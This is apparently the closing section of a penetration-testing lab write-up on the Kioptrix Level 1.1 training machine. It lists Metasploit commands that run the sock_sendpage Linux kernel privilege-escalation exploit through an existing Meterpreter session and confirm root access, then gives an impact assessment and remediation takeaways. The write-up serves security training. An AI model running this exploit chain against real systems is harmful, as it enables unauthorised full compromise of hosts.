
use exploit/linux/local/sock_sendpage

About the Exploit (Detailed)

- Targets a **Linux kernel vulnerability**
- Exploits improper permission handling in sock_sendpage()
- Common in **older Linux kernels**
- Allows local users to escalate privileges to root

Why this is critical:
Kernel exploits bypass all user-level restrictions and result in **full system compromise**.

PHASE 14- ROOT VERIFICATION



Module Configuration

show options

set SESSION 2

- SESSION 2 → Meterpreter session obtained earlier
- Ensures exploit runs in the correct user context

Exploit Execution

run

Result – Successful Privilege Escalation

Meterpreter Session Response

- Exploit executed successfully
- No crash or session loss observed
- Privileges elevated

Root Verification

System Information

sysinfo

Purpose

- Confirms operating system details
- Validates Meterpreter stability post-exploit

Identity Verification

getuid

Output

uid=0, gid=0 (root)

FINAL IMPACT ASSESSMENT

Overall Impact

The successful exploitation of multiple vulnerabilities resulted in a complete compromise of the target system. The attacker achieved full administrative (root) access, including kernel-level control, effectively removing all security boundaries enforced by the operating system.

With this level of access, an attacker is capable of:

- Modifying or replacing critical system binaries
- Installing persistent backdoors and malware
- Accessing, altering, or exfiltrating all user and system data
- Using the compromised host as a pivot point to attack other systems within the network

Risk Rating

Critical — Full System Compromise

KEY TAKEAWAYS

- This assessment clearly demonstrates how **attack chaining** enables escalation from initial access to complete system takeover.

- The vulnerabilities identified highlight the severe risks associated with:
- Legacy and unsupported operating systems
- Unsanitized user input in web applications
- Outdated and unpatched Linux kernels

- The compromise underscores the importance of implementing:
- Regular patch and update management
- Secure coding and input validation practices
- Least privilege enforcement to limit attack impact

CONCLUSION

The Kioptrix Level 1.1 virtual machine was successfully compromised by chaining multiple vulnerabilities, including SQL injection, command injection, and local privilege escalation flaws. The availability of several reliable local exploits confirms that the system is severely outdated and lacks fundamental security controls. While this configuration makes Kioptrix Level 1.1 an effective learning platform for penetration testing practice, it represents an unacceptable and high-risk setup in real-world production environments.
